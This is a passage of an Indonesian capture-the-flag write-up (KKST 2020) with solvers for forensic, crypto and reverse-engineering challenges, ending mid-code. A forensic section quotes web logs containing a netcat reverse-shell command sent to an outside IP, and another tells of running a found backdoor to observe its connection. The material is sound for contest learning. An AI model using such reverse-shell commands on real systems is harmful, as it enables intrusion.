

Write Up KKST 2020

אלוף



@merricx
@sobron
@ganezo

[Misc (Password VM)]	3
[Forensic (Siapa yang melakukan ?)]	3
[Forensic (Dia Jahil)]	4
[Forensic (Kemana dia kembali?)]	4
[Forensic (Keberuntungan)]	5
[Crypto (Fine?)]	6
[Crypto (Menjadi bapack bapack)]	8
[Crypto (Siapa juga gak bisa matematika 2?)]	11
[Crypto (Bosen sih)]	13
[Crypto (Xorezz)]	17
[REV (License Key)]	20
[REV (Lah ini mah basic)]	23
[REV (□□□□□□□□□□□□□□□□)]	26
[REV (Gemoliii)]	27
[PWN (Simple Crack Me)]	31
[WEB (Love My Ex)]	32
[WEB (KKLSFTD)]	33
[WEB (Siapa juga ga bisa matematika 3?)]	37
[WEB (M4D)]	38
[WEB (Kritik dan Saran)]	39
[MISC (Siapa juga ga bisa matematika 1?)]	40
[MISC (Chat with admin)]	41
[OSINT (Find My Number)]	43
[OSINT (Hide & Seek)]	45

[Misc (Password VM)]

Pada soal ini diberikan sebuah hash md5, akan tetapi terdapat 2 huruf yang hilang. Kita hanya diberikan hash SHA1 dari md5 tersebut untuk dapat melakukan recovery huruf yg hilang. Berikut adalah script python yang kami gunakan untuk melakukan recovery.

```
fakhrur@SRLabsID:[kkst]
$ cat misc1.py
import hashlib

charset = "1234567890abcdef"
pwd = "6879d9f430{}554b113292dfc94d7335{}"
sha1 = "ca64b496863971ad2a94ce3d492dc7d0d604d7c7"

for i in charset:
    for j in charset:
        passwd = pwd.format(i,j)
        h = hashlib.sha1(passwd).hexdigest()
        if h==sha1:
            print passwd
            break

fakhrur@SRLabsID:[kkst]
$ python misc1.py
6879d9f4300554b113292dfc94d7335a
fakhrur@SRLabsID:[kkst]
$ █
```

Flag: **KKST2020{6879d9f4300554b113292dfc94d7335a}**

[Forensic (Siapa yang melakukan ?)]

Karena terdapat clue jika attacker menggunakan module auxiliary/scanner/ssh/ssh_login, maka kami melakukan analisis terhadap file /var/log/auth.log. sehingga dengan menggunakan command **cat auth.log | grep invalid | awk -F"user" '{print \$2}' | awk '{print \$1}'**. maka kita akan mendapatkan string yang dapat disusun menjadi flag.

```

root@kkst2020:/var/log# cat auth.log | grep invalid | awk -F"user" '{print $2}' | awk '{print $1}'
K
K
K
K
S
S
T
T
2020
2020
2020
2020
LOOK
LOOK
LOOK
LOOK
_H3rS
_H3rS
-
-
Ch3ck
Ch3ck
Ch3ck
Ch3ck
Ch3ck}
Ch3ck}
Ch3ck}
Ch3ck}
Ch3ck}
Ch3ck}
Ch3ck}
Ch3ck}
root@kkst2020:/var/log#

```

Dari hasil command diatas dapat diambil sebuah string yaitu :

KKST2020{L00K_H3rS_Ch3ck}

Flag : **KKST2020{L00K_H3rS_Ch3ck}**

[Forensic (Dia Jahil)]

Karena dari clue attacker merubah file pada website, maka kita dapat melihat perubahan terakhir dari folder /var/www/html

```

root@kkst2020:/# ls -lat /var/www/html | head -n 2
total 52
drwxr-xr-x 2 root root 4096 Nov 17 01:26 proses

```

Kemudian kita tinggal lihat file terakhir yang di update pada folder proses

```

root@kkst2020:/# ls -lat /var/www/html/proses | head -n 3
total 28
drwxr-xr-x 2 root root 4096 Nov 17 01:26 .
-rwxr-xr-x 1 root root 152 Nov 17 01:26 koneksi.php

```

Flag : **KKST2020{koneksi.php}**

[Forensic (Kemana dia kembali?)]

Berdasarkan deskripsi soal, attack melakukan back connect, sehingga dapat ditebak attack melakukan back connect melalui web vulnerability, sehingga kami melakukan analysis terhadap log dari apache2.

Command : `cat /var/log/apache2/access.log | awk -F"0000]" '{print $2}' | grep nc | grep :`

```

root@kkst2020:/# cat /var/log/apache2/access.log | awk -F "0000]" '{print $2}' | grep nc | grep :
"GET /admin/admin.php?0=nc%20-e%20/bin/sh%20157.1.12.12%201399 HTTP/1.1" 500 295 "-" "Mozilla/5.0 (
Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101 Firefox/82.0"
"GET /admin/admin.php?0=nc%20-lvp%201330 HTTP/1.1" 500 295 "-" "Mozilla/5.0 (Windows NT 10.0; Win64
; x64; rv:82.0) Gecko/20100101 Firefox/82.0"
"GET /admin/admin.php?0=nc%20999 HTTP/1.1" 500 295 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; r
v:82.0) Gecko/20100101 Firefox/82.0"

```

Sehingga didapatkan sebuah command untuk melakukan back connect "**nc -e /bin/sh 157.1.12.12 1399**"

Flag : **KKST2020{157.1.12.12:1399}**

[Forensic (Keberuntungan)]

Dari hasil penelusuran pada soal-soal sebelumnya, terlihat jika kebanyakan file-file web memiliki tanggal 5 November 2020, dari informasi tersebut, kami mencoba untuk melakukan list semua file dalam vm yg memiliki tanggal lebih dari 5 November (lebih baru) dengan menggunakan command find.

```

root@SRLabsID:/# find . -type f -newermt "2020-11-5" -ls
 82725      4 -rw-r--r--    1 root    root          1024 Nov 17 01:20 ./boot/grub/grubenv
 83013  56620 -rw-r--r--    1 root    root      57977664 Nov  9 02:37 ./boot/initrd.img-4.15.0-112-generic
  1033      76 -rw-r--r--    1 root    root        73802 Nov  9 03:33 ./usr/bin/bd.exe

```

Ditemukan file **bd.exe** pada **/usr/bin**

Dengan nyali yang tinggi, coba langsung jalankan backdoor tersebut di machine sendiri dan lihat outgoing connection melalui netstat pada command prompt

```

C:\WINDOWS\system32\cmd.exe
TCP    127.0.0.1:16979    127.0.0.1:16978    ESTABLISHED    InHost
TCP    127.0.0.1:16980    127.0.0.1:16981    ESTABLISHED    InHost
TCP    127.0.0.1:16981    127.0.0.1:16980    ESTABLISHED    InHost
TCP    127.0.0.1:16982    127.0.0.1:16983    ESTABLISHED    InHost
TCP    127.0.0.1:16983    127.0.0.1:16982    ESTABLISHED    InHost
TCP    127.0.0.1:27015    0.0.0.0:0          LISTENING      InHost
TCP    127.0.0.1:27060    0.0.0.0:0          LISTENING      InHost
TCP    127.0.0.1:35432    0.0.0.0:0          LISTENING      InHost
TCP    127.0.0.1:52220    0.0.0.0:0          LISTENING      InHost
TCP    127.0.0.1:65000    0.0.0.0:0          LISTENING      InHost
TCP    169.254.152.206:139 0.0.0.0:0          LISTENING      InHost
TCP    192.168.1.17:139   0.0.0.0:0          LISTENING      InHost
TCP    192.168.1.17:16987 52.139.250.253:443 ESTABLISHED    InHost
TCP    192.168.1.17:16996 91.108.56.104:443  ESTABLISHED    InHost
TCP    192.168.1.17:17002 110.50.80.27:80    ESTABLISHED    InHost
TCP    192.168.1.17:17025 162.254.195.71:27029 ESTABLISHED    InHost
TCP    192.168.1.17:17030 162.159.137.232:443 ESTABLISHED    InHost
TCP    192.168.1.17:17031 162.159.136.234:443 ESTABLISHED    InHost
TCP    192.168.1.17:17032 162.159.138.232:443 ESTABLISHED    InHost
TCP    192.168.1.17:17040 162.159.129.235:443 ESTABLISHED    InHost
TCP    192.168.1.17:17042 66.203.125.15:443  ESTABLISHED    InHost
TCP    192.168.1.17:17044 23.192.196.132:80  TIME_WAIT      InHost
TCP    192.168.1.17:17059 8.36.80.192:443    FIN_WAIT_2     InHost
TCP    192.168.1.17:17065 172.198.111.115:1331 SYN_SENT       InHost
TCP    192.168.56.1:139   0.0.0.0:0          LISTENING      InHost
TCP    192.168.88.1:139   0.0.0.0:0          LISTENING      InHost
TCP    192.168.148.2:139 0.0.0.0:0          LISTENING      InHost
TCP    192.168.241.1:139 0.0.0.0:0          LISTENING      InHost
TCP    [::]:135          [::]:0             LISTENING      InHost

```

Terlihat ada koneksi yang mengarah ke alamat **172.198.111.115:1331**. Coba wrap alamat tersebut bersama path file dari backdoor maka flagnya menjadi:

KKST2020{/usr/bin/bd.exe:172.198.111.115:1331}

[Crypto (Fine?)]

Diberikan sebuah source code dan ciphertext flag yang terenkripsi

Cek source code, metode enkripsi yang digunakan mirip seperti affine cipher, hanya saja dalam range printable character

```
import string, random

alphabet = dict(zip([x for x in range(len(string.printable[:-6]))], [x for x in
string.printable[:-6]]))

def get_key(val):
    print(val)
    for key, value in alphabet.items():
        if val == value:
            return key

def my_heart(number):
    try:
        return [i for i in range(94) if i*number%94==1][0]
    except:
        return None

def i_am_a_ffine(plaintext, k1, k2):
    return ''.join(tuple(map(lambda x: alphabet[(k1 * int(get_key(x)) + k2) %
94], plaintext)))

while True:
    your_heart = my_heart(random.randrange(0, 94))
    if your_heart is not None:
        break
```

Fungsi dekripsinya tinggal ganti operator + dengan - pada fungsi `i_am_a_ffine()`

```
def decrypt(plaintext, k1, k2):
    return ''.join(tuple(map(lambda x: alphabet[(k1 * int(get_key(x)) - k2) %
94], plaintext)))
```

K1 dan K2 masih brute-force able, buat solvernya

```
import string, random

alphabet = dict(zip([x for x in range(len(string.printable[:-6]))], [x for x in
string.printable[:-6]]))

def get_key(val):
    for key, value in alphabet.items():
```

```

        if val == value:
            return key

def my_heart(number):
    try:
        return [i for i in range(94) if i*number%94==1][0]
    except:
        return None


def decrypt(plaintext, k1, k2):
    return ''.join(tuple(map(lambda x: alphabet[(k1 * int(get_key(x)) - k2) % 94], plaintext)))

enc_flag = "00qF}!}!2q[gKko%'K|Kvo%'[Zor%z01ovk%mc%$o+oD%cg0vw"

for i in range(100):
    for j in range(95):
        check = decrypt(enc_flag, i, j)
        if 'KKST' in check:
            print(check)
            exit()

```

Jalankan dan didapatkan flagnya



```

merricx@Sentinel: /mnt/d/ctf/kkst/crypto
merricx@Sentinel:/mnt/d/ctf/kkst/crypto$ python3 solve.py
KKST2020{Semoga_Corona_Cepat_hilang_YA_jawab_Amin}
merricx@Sentinel:/mnt/d/ctf/kkst/crypto$ _

```

FLAG: **KKST2020{Semoga_Corona_Cepat_hilang_YA_jawab_Amin}**

[Crypto (Menjadi bapack bapack)]

Diberikan source code dan ciphertext flag yang dienkripsi. Melihat pada source codenya, enkripsi dilakukan dengan melakukan substitusi terhadap **key** yang dishift beberapa index karakter berdasarkan **h** dan **key2**. Karakter yang tidak terdapat dalam key akan diabaikan

```
def bapack(a, b, c):  
    from random import choice, randint  
    r = ''  
    s = b  
    h = randint(0,30)  
    n = randint(1,30)  
    for p in a:  
        if p not in c:  
            r += p  
            continue  
        x = c[(c.index(p) + s + h) % n]  
        r += x  
        s = c.index(p)  
    return r
```

Variabel key dan key2 tidak diketahui, namun key diberikan destroyed_key yang hanya disembunyikan menggunakan digest md5 per karakter, sehingga masih brute-force able

```
#destroy the key  
def bacpak(k):  
    for x in k:  
        print(md5(x))
```

Selain itu, flag juga disign menggunakan md5 sebanyak 1000 kali untuk mengecek apakah plaintext yang kita dapat nantinya benar atau tidak

```
def signedFlag(f):  
    f = f  
    for x in range(1000):  
        f = md5(f)  
        #print(f)  
    #print(f) #9b9b6a18109487408288e091ecdb13d2  
    return f
```

Jadi penyelesaiannya, buat fungsi dekripsinya → brute-force key, key2, h, dan n → decrypt flag → profit

```
import hashlib, string  
  
destroyed_key = [  
    "3a3ea00cfc35332cedf6e5e9a32e94da",  
    "e358efa489f58062f10dd7316b65649e",
```



```
"4a8a08f09d37b73795649038408b5f33",
"5dbc98dcc983a70728bd082d1a47546e",
"7694f4a66316e53c8cdd9d9954bd611d",
"83878c91171338902e0fe0fb97a8c47a",
"415290769594460e2e485922904f345d",
"4b43b0aee35624cd95b910189b3dc231",
"865c0c0b4ab0e063e5caa3387c1a8741",
"61e9c06ea9a85a5088a499df6458d276",
"03c7c0ace395d80182db07ae2c30f034",
"a5f3c6a11b03839d46af9fb43c97c188",
"9dd4e461268c8034f5c8564e155c67a6",
"2db95e8e1a9267b7a1188556b2013b33",
"ff44570aca8241914870afbc310cdb85",
"d95679752134a2d9eb61dbd7b91c4bcc",
"e1671797c52e15f763380b45e841ec32",
"c1d9f50f86825a1a2302ec2449c17196",
"9d5ed678fe57bcca610140957afab571",
"b9ece18c950afbfa6b0fdbfa4ff731d3",
"69691c7bdcc3ce6d5d8a1361f22d04ac",
"8fa14cdd754f91cc6554c9e71929cce7",
"7b8b965ad4bca0e41ab51de7b31363a1",
"f09564c9ca56850d4cd6b3319e541aee",
"8277e0910d750195b448797616e091ad",
"dd7536794b63bf90eccfd37f9b147d7f"]
```

```
def md5(s):
    return hashlib.md5(s.encode('utf-8')).hexdigest()
```

```
def bapack(a, b, c, h, n):
    r = ''
    s = b
    for p in a:
        if p not in c:
            r += p
            continue
        x = c[(c.index(p) + s + h) % n]
        r += x
        s = c.index(p)
    return r
```

```
def decrypt(a, b, c, h, n):
    r = ''
```

```

s = b
first = True

for i in range(len(a)):
    if a[i] not in c:
        r += a[i]
        continue

    tmp = (c.index(a[i]) + n - s - h) % n
    x = c[tmp]
    s = c.index(x)
    r += x

return r

def signedFlag(f):
    f = f
    for x in range(1000):
        f = md5(f)

    return f

key = ""
for k in destroyed_key:
    for c in string.printable:
        if md5(c) == k:
            key += c

for i in range(0,31):
    for j in range(1, 27):
        for k in range(100):
            check =
decrypt("AKSaP3Jg!K@d@Wf315?drhpAwtaT1qC3HluEUMffffPaKky4H@mP4CkXnfX0", k, key,
i, j)

            if signedFlag(check) == "9b9b6a18109487408288e091ecdb13d2":
                print("KKST2020{" + check + "}")
                exit()

```

Jalankan dengan penuh semangat sambil berharap webscoring sudah up lagi :)

```
merricx@Sentinel:/mnt/d/ctf/kkst/crypto$ python3 solve_bapack.py
KKST2020{Anyap3rg!S@M@Jy3y5?HohoAwKar1nC3MBurUxixiPackS4l@mP4CkXixX0}
merricx@Sentinel:/mnt/d/ctf/kkst/crypto$
```

FLAG:

KKST2020{Anyap3rg!S@M@Jy3y5?HohoAwKar1nC3MBurUxixiPackS4l@mP4CkXixX0}

[Crypto (Siapa juga gak bisa matematika 2?)]

Diberikan service pada alamat 140.82.48.126:50002

```
merricx@Sentinel:/mnt/d/ctf/kkst/crypto/xore$ nc 140.82.48.126 40001
-----
A linear congruential generator (LCG) is an algorithm that yields a sequence of pseudo-randomized numbers calculated with a discontinuous piecewise linear equation. The method represents one of the oldest and best-known pseudorandom number generator algorithms.[1] The theory behind them is relatively easy to understand, and they are easily implemented and fast, especially on computer hardware which can provide modular arithmetic by storage-bit truncation.

[Guess number] > 100
[Computer] > 7559918162129313269
Health Point 9/5

[Guess number] > _
```

Pada service tersebut, kita diharuskan menebak angka random yang akan muncul. Dari deskripsinya, diketahui bahwa random number yang digunakan adalah LCG dimana sangat mudah untuk mendapatkan seednya walaupun parameter-parameternya tidak diketahui

Buat solvernya menggunakan python menggunakan referensi dari

<https://tailcall.net/blog/cracking-randomness-lcgs/>

```
from Crypto.Util.number import *
from pwn import *

r = remote('140.82.48.126', 40001)

def egcd(a, b):
    print(a, b)
    if a == 0:
        return (b, 0, 1)
    else:
        g, x, y = egcd(b % a, a)
        return (g, y - (b // a) * x, x)

def modinv(b, n):
    g, x, _ = egcd(b, n)
    if g == 1:
        return x % n
```

```

def lcg(a, seed, c, m):
    return (a * seed + c) % m

def crack_unknown_increment(states, modulus, multiplier):
    increment = (states[1] - states[0]*multiplier) % modulus
    return modulus, multiplier, increment

def crack_unknown_multiplier(states, modulus):
    multiplier = (states[2] - states[1]) * modinv(states[1] - states[0],
modulus) % modulus
    return crack_unknown_increment(states, modulus, multiplier)

def crack_unknown_modulus(states):
    diffs = [s1 - s0 for s0, s1 in zip(states, states[1:])]
    zeroes = [t2*t0 - t1*t1 for t0, t1, t2 in zip(diffs, diffs[1:], diffs[2:])]
    for i in range(len(zeroes)-1):
        modulus = egcd(zeroes[i], zeroes[i+1])
    return crack_unknown_multiplier(states, abs(modulus[0]))

def get_n():
    r.recvuntil('>')
    r.sendline("1")
    r.recvuntil('>')
    n = r.recvline().strip()
    print(n)
    return int(n)

def guess(n):
    r.recvuntil('>')
    r.sendline(str(n))
    r.recvuntil('>')
    r.interactive()

sequence = []

sequence.append(get_n())
sequence.append(get_n())
sequence.append(get_n())
sequence.append(get_n())
sequence.append(get_n())
sequence.append(get_n())

```

```
m, a, c = crack_unknown_multiplier(sequence, 9223372036854775783)
next_rand = lcg(a, sequence[-1], c, m)
guess(next_rand)
```

Jalankan dan didapat flag

```
33587421013 82609233518
15434391492 33587421013
2718638029 15434391492
1841201347 2718638029
877436682 1841201347
86327983 877436682
14156852 86327983
1386871 14156852
288142 1386871
234303 288142
53839 234303
18947 53839
15945 18947
3002 15945
935 3002
197 935
147 197
50 147
47 50
3 47
2 3
1 2
0 1
[*] Switching to interactive mode
3322632582173920987
correct
KKST2020{clOwn_ar3_You}[*] Got EOF while reading in interactive
$
[*] Interrupted
merricx@Sentinel:/mnt/d/ctf/kkst/crypto$
```

FLAG: KKST2020{clOwn_ar3_You}

[Crypto (Bosen sih)]

Diberikan source code dan hasil enkripsi flag. Coba cek sourcenya berisi beberapa kombinasi enkripsi RSA

```
p0 = getPrime(512)
q0 = getPrime(512)
while gmpy2.gcd((p0-1)*(q0-1),100)!=4:
    p0 = getPrime(512)
    q0 = getPrime(512)
p1 = getPrime(512)
p5 = getPrime(1024)
p3 = gmpy2.next_prime(p1) # p1 p3 close
p7 = getPrime(1024)
q1 = getPrime(512)
p6 = getPrime(1024)
q3 = gmpy2.next_prime(q1) # q1 q3 close
```

```

p2 = getPrime(512)
p4 = gmpy2.next_prime(p2) # p2 p4 close
q6 = getPrime(1024)
q2 = getPrime(512)
q7 = getPrime(1024)
q4 = gmpy2.next_prime(q2) # q2 q4 close
q5 = getPrime(1024)

e = 65537
n1 = p1*p3*q1*q3
n2 = p2*p4*q2*q4
n3 = p5*q6
n4 = p6*q5
n5 = p7*q7
n6 = p0*q0
phi1 = (p1-1)*(p3-1)*(q1-1)*(q3-1)
phi2 = (p2-1)*(p4-1)*(q2-1)*(q4-1)
d1 = gmpy2.invert(e,phi1)
d1 = gmpy2.invert(e,phi2)
c1 = pow(bytes_to_long(flag[0:23]),e,n1)
c1 = pow(c1,e,n1)
c1 = pow(c1,e,n1)
c2 = pow(bytes_to_long(flag[23:46]),e/655,n6) # e = 100
c2 = pow(c2,e,n2)
c2 = pow(c2,e,n2)
c2 = pow(c2,e,n2)
c3 = pow(c2,e/21779,n3) # e = 3 hastad
c4 = pow(c2,e/21779,n4) # e = 3 hastad
c5 = pow(c2,e/21779,n5) # e = 3 hastad
print "eq1 =",pow(p1+q3,65537,n1)
print "eq2 =",pow(p3+q1,65537,n1)
print "eq3 =",pow(p2+q4,65537,n2)
print "eq4 =",pow(p4+q2,65537,n2)
print "eq5 =",pow(p0,e/65537,n6)
print "eq6 =",pow(q0,e/65537,n6)
print "n1 =",n1
print "n2 =",n2
print "n3 =",n3
print "n4 =",n4
print "n5 =",n5
print "c1 =",c1
print "c3 =",c3

```

```
print "c4 =",c4
print "c5 =",c5
```

Kesimpulan penyelesaiannya seperti ini:

- **n1** dan **n2** difaktorkan menggunakan *multi-prime fermat factor* karena dua bilangan primanya menggunakan bilangan prima yang berdekatan
- flag bagian pertama didapatkan dengan mendekripsi **c1** karena faktor pembangun **n1** sudah didapatkan
- **c2** dicari menggunakan *hastad broadcast attack* berdasarkan **c3**, **c4**, dan **c5** karena **e** yang digunakan bernilai 3
- Mencari nilai **p0** dan **q0** langsung dari **eq5** dan **eq6** karena public exponent yang digunakan hanyalah 1
- Karena enkripsi pada c2 menggunakan public exponent yang tidak valid ($e=100$), maka nilai d didapatkan dari $\text{inverse}(100/4, \phi)$, kemudian flag bagian kedua didapat dengan mencari akar pangkat 4 dari hasil operasi dekripsinya

Penyelesaiannya pada python berikut

```
from Crypto.Util.number import *
import gmpy, gmpy2

def hastad(N1, N2, N3, c1, c2, c3):

    e = 3

    tA = c1 * (N2*N3) * gmpy.invert(N2*N3, N1)
    tB = c2 * (N1*N3) * gmpy.invert(N1*N3, N2)
    tC = c3 * (N1*N2) * gmpy.invert(N1*N2, N3)

    c = (tA + tB + tC) % (N1*N2*N3)

    m = gmpy.root(c,e)[0]

    return m

def fermat_factorization(n):
    factor_list = []
    gmpy2.get_context().precision = 2048
    a = int(gmpy2.sqrt(n))

    a2 = a * a
    b2 = gmpy2.sub(a2, n)
```

```

while True:
    a += 1
    b2 = a * a - n

    if gmpy2.is_square(b2):
        b2 = gmpy2.mpz(b2)
        gmpy2.get_context().precision = 2048
        b = int(gmpy2.sqrt(b2))
        factor_list.append([a + b, a - b])

    if len(factor_list) == 2:
        break

return factor_list

c2 = hastad(n3, n4, n5, c3, c4, c5)

factor_list1 = fermt_factorization(n1)
factor_list2 = fermt_factorization(n2)

[X1, Y1] = factor_list1[0]
[X2, Y2] = factor_list1[1]

p1 = GCD(X1, X2)
p3 = X1 // p1
q1 = GCD(Y1, Y2)
q3 = Y1 // q1

phi1 = (p1 - 1) * (q1 - 1) * (p3 - 1) * (q3 - 1)
d1 = inverse(65537, phi1)

[X1, Y1] = factor_list2[0]
[X2, Y2] = factor_list2[1]

p2 = GCD(X1, X2)
p4 = X1 // p2
q2 = GCD(Y1, Y2)
q4 = Y1 // q2

phi2 = (p2 - 1) * (q2 - 1) * (p4 - 1) * (q4 - 1)

```



```

d2 = inverse(65537, phi2)

m1 = pow(c1, d1, n1)
m1 = pow(m1, d1, n1)
flag = long_to_bytes(pow(m1, d1, n1))

m2 = pow(c2, d2, n2)
m2 = pow(m2, d2, n2)
m2 = pow(m2, d2, n2)

p0 = eq5
q0 = eq6
n6 = p0*q0
phi3 = (p0-1) * (q0-1)
d3 = inverse(25, phi3)

m = pow(m2, d3, n6)

m, _ = gmpy2.iroot(int(m), 4)
flag += long_to_bytes(m)

print(flag)

```

Jalankan dan didapat flagnya

```

merrickx@Sentinel: /mnt/d/ctf/kkst/crypto/drive-download-20201124T073829Z-001$ python3 solve.py
b'KKST2020{w0y0_w0y0_1n1_l4g1_1n1_l4g1_HuFFtTt}'
merrickx@Sentinel: /mnt/d/ctf/kkst/crypto/drive-download-20201124T073829Z-001$ _

```

FLAG: KKST2020{w0y0_w0y0_1n1_l4g1_1n1_l4g1_HuFFtTt}

[Crypto (Xorezz)]

Diberikan source code dan hasil enkripsi flag.

```

import sys
from struct import pack, unpack
from random import randint
import gmpy2

n = 1007621497415251
m = 625346600

def HhH(w):
    return ((w * 7331 >> 16) ^ (w * 20202)) % 4294967296

```

```

def encrypt(block):
    zz, z, zzzz, zzz = unpack("<4I", block)
    for rno in xrange(1337):
        zz, z, zzzz, zzz = z ^ HhH(zz | HhH(zzzz ^ HhH(zzz)) ^ HhH(zz | zzzz)
^ zzz), zzzz ^ HhH(zz ^ HhH(zzz) ^ (zz | zzz)), zzz ^ HhH(zz | HhH(zz) ^ zz),
zz ^ 20202
        zz, z, zzzz, zzz = zzzz ^ HhH(zzz | HhH(z ^ HhH(zz)) ^ HhH(zzz | z) ^
zz), z ^ HhH(zzz ^ HhH(zz) ^ (zzz | zz)), zz ^ HhH(zzz | HhH(zzz) ^ zzz), zzz
^ 7331
    return pack("<4I", zz, z, zzzz, zzz)

def encrypt_again(flag):
    ciphertext = []
    plaintext = ''.join([bin(ord(i))[2:].zfill(8) for i in flag])
    for b in plaintext:
        e = randint(1, n)
        c = pow(m, e, n)
        if b == '1':
            ciphertext.append(c)
        else:
            c = -c % n
            ciphertext.append(c)
    return ciphertext

pt="KKST2020{sambit_gan}"
while len(pt) % 16: pt += "F"
ct = [encrypt(pt[i:i+16]).encode('hex') for i in xrange(0, len(pt), 16)]
ctx=[]
for i in ct:
    ctx+=encrypt_again(i)
ctx.append(m)
f=open("enc1.txt", "w")
f.write(str(ctx))
f.close()

```

Soal ini mengambil dua referensi dari soal CTF lama. yaitu fungsi encrypt() mengambil dari soal **genfei** (https://github.com/prasantadh/ctfs/blob/master/cybertalents/practice_crypto.md) dan fungsi encrypt_again() mengambil referensi dari soal **Adrien's Sign** (<https://cryptohack.org>)

Tinggal ambil saja solver dari masing-masing challenge diatas, modifikasi, lalu gabungkan

```
import binascii
from struct import pack, unpack
from var import n

def F(w):
    return ((w * 7331 >> 16) ^ (w * 20202) ) % 4294967296

def decrypt(block):
    a, b, c, d = unpack("<4I", block)

    for i in xrange(1337):
        tempa = a
        d = d ^ 7331
        a = c ^ (F(d | F(d) ^ d))
        b = b ^ (F(d ^ F(a) ^ (d | a)))
        c = tempa ^ (F(d | F(b ^ F(a)) ^ F(d | b) ^ a))

        tempa = a
        a = d ^ 20202
        d = c ^ (F(a | F(a) ^ a))
        c = b ^ (F(a ^ F(d) ^ (a | d)))
        b = tempa ^ (F(a | F(c ^ F(d)) ^ F(a | c) ^ d))

    return pack("<4I", a, b, c, d)

def decrypt_again(enc):
    p = 1007621497415251
    exponent = int((p-1)/2)

    bresult = [1 if pow(m, exponent, p) == 1 else 0 for m in enc]
    bresultgroup = [''.join(str(y) for y in bresult[x:x+8]) for x in range(0,
len(bresult), 8)]
    return ''.join([chr(int(x, 2)) for x in bresultgroup])

enc_flag = decrypt_again(n)[:128].decode('hex')

pt = "".join(decrypt(enc_flag[i:i+16]) for i in xrange(0,len(enc_flag), 16))
print(pt)
```

Jalankan dan didapat flagnya

```
merricx@SentinelL:/mnt/d/ctf/kkst/crypto/xore$ python solve.py
KKST2020{s0m3tim3s_l0g1cal_x0r_0p3r4t10n_can_b3_complex_1_tH1nk}
merricx@SentinelL:/mnt/d/ctf/kkst/crypto/xore$ _
```

FLAG: KKST2020{s0m3tim3s_l0g1cal_x0r_0p3r4t10n_can_b3_complex_1_tH1nk}

[REV (License Key)]

Diberikan sebuah file ELF 64 bit static stripped, terdapat 3 validasi key pada challenge ini
Validator 1:

```
signed __int64 sub_400B6D()
{
    __int64 v0; // rax@1
    int v1; // ebx@5
    unsigned __int64 v2; // rax@7
    signed __int64 result; // rax@9
    int v4; // [sp+4h] [bp-1Ch]@5
    int i; // [sp+8h] [bp-18h]@5
    int v6; // [sp+Ch] [bp-14h]@5

    LODWORD(v0) = len(byte_6D85C0);
    if ( v0 == 19 )
    {
        if ( byte_6D85C4 != 45 || byte_6D85C9 != 45 || byte_6D85CE != 45 )
        {
            sub_410F50("[?] ??!");
            result = 0xFFFFFFFFLL;
        }
        else
        {
            v1 = len(byte_6D85C0);
            v6 = v1 * (len(byte_6D85C0) + 86);
            v4 = 0;
            for ( i = 0; ; ++i )
            {
                LODWORD(v2) = len(byte_6D85C0);
                if ( i >= v2 )
                    break;
                v4 += byte_6D85C0[i];
            }
            if ( v4 == v6 )
            {
                sub_411150(off_6D57A8, 0LL, 2LL, 0LL);
                sub_411150(off_6D57A0, 0LL, 2LL, 0LL);
                sub_410F50("Bagus sekali masukan lagi!");
                sub_410F00("[+] Masukan Key yang kanu punya {2}: ");
                (loc_410270)("%s", byte_6D8640);
                sub_400CEC();
                result = 0LL;
            }
            else
            {
                sub_410F50("[?] ??!");
                result = 0xFFFFFFFFLL;
            }
        }
    }
}
```

1. Key yang di inputkan harus memiliki panjang 19 digit
2. Pattern key XXXX-XXXX-XXXX-XXXX
3. Nilai jumlah key harus senilai dengan $19 * (19+86)$ (19 ada panjang input)

Sehingga kami membuat sebuah generator untuk mendapatkan flag

```
def validators():
    getTotal = lambda x: sum([ord(y) for y in x])
    length = 19
    trueCondition = length * (length + 86)
    tmpFlag = ["zzzz"] * 4
    while getTotal("-".join(tmpFlag)) > trueCondition:
        tmpFlag[-1] = chr(ord(tmpFlag[-1][0]) - 1) * 4
    if getTotal("-".join(tmpFlag)) == trueCondition:
```

```
return("-".join(tmpFlag))
```

Kemudian, pada validators 2 memiliki panjang key 10 digit

```
LODWORD(v0) = len(byte_6D8640);
if ( v0 == 10 )
{
    for ( i = 0; ; ++i )
    {
        LODWORD(v1) = len(byte_6D8640);
        if ( i >= v1 )
            break;
        if ( !(i % 3) )
        {
            if ( i + 65 == byte_6D8640[i] )
            {
                if ( byte_6D8642 != 35 || byte_6D8644 != 63 || i + 65 != byte_6D8645 )
                {
                    sub_410F50("HA");
                    LODWORD(v1) = -1;
                }
            }
            else
            {
                sub_411150(off_6D57A8, 0LL, 2LL, 0LL);
                sub_411150(off_6D57A8, 0LL, 2LL, 0LL);
                sub_410F50("Kalau ini benar, aku beri flag!!");
                sub_4100F0("[+] Masukan Key yang kamu punya (3): ");
                (loc_410270)("%s", &unk_6D8540);
                sub_400E7C("%s", &unk_6D8540);
                LODWORD(v1) = -1;
            }
        }
    }
}
```

dimana jika kita translate kode yang ada, nilai input hanya di cek hingga index ke 3, kemudian di dalam index ke 3 ini di cocokkan dengan i + 65, jika benar maka akan mengecek index ke 2, 4, dan 5.

sehingga dapat dibuat generator seperti berikut :

```
def validators2():
    key = [ord("0")]*10
    for i in range(len(key)):
        key[i] = i + 65
        if (i % 3 == 0):
            if (i + 65 == key[i]):
                key[2] = 35
                key[4] = 63
                key[5] = i + 65
                break
    return("".join([chr(x) for x in key]))
```

Kemudian pada validators3, sangat simple, yaitu inputan harus sepanjang 0x21 dan tidak boleh == \0

```

undefined8 FUN_00400e7c(void)
{
    long lVar1;
    long lVar2;
    long in_FS_OFFSET;

    lVar1 = *(long *)(in_FS_OFFSET + 0x28);
    lVar2 = thunk_FUN_004004ee(&DAT_006d8540);
    if (lVar2 == 0x21) {
        if (DAT_006d8540 == '\0') {
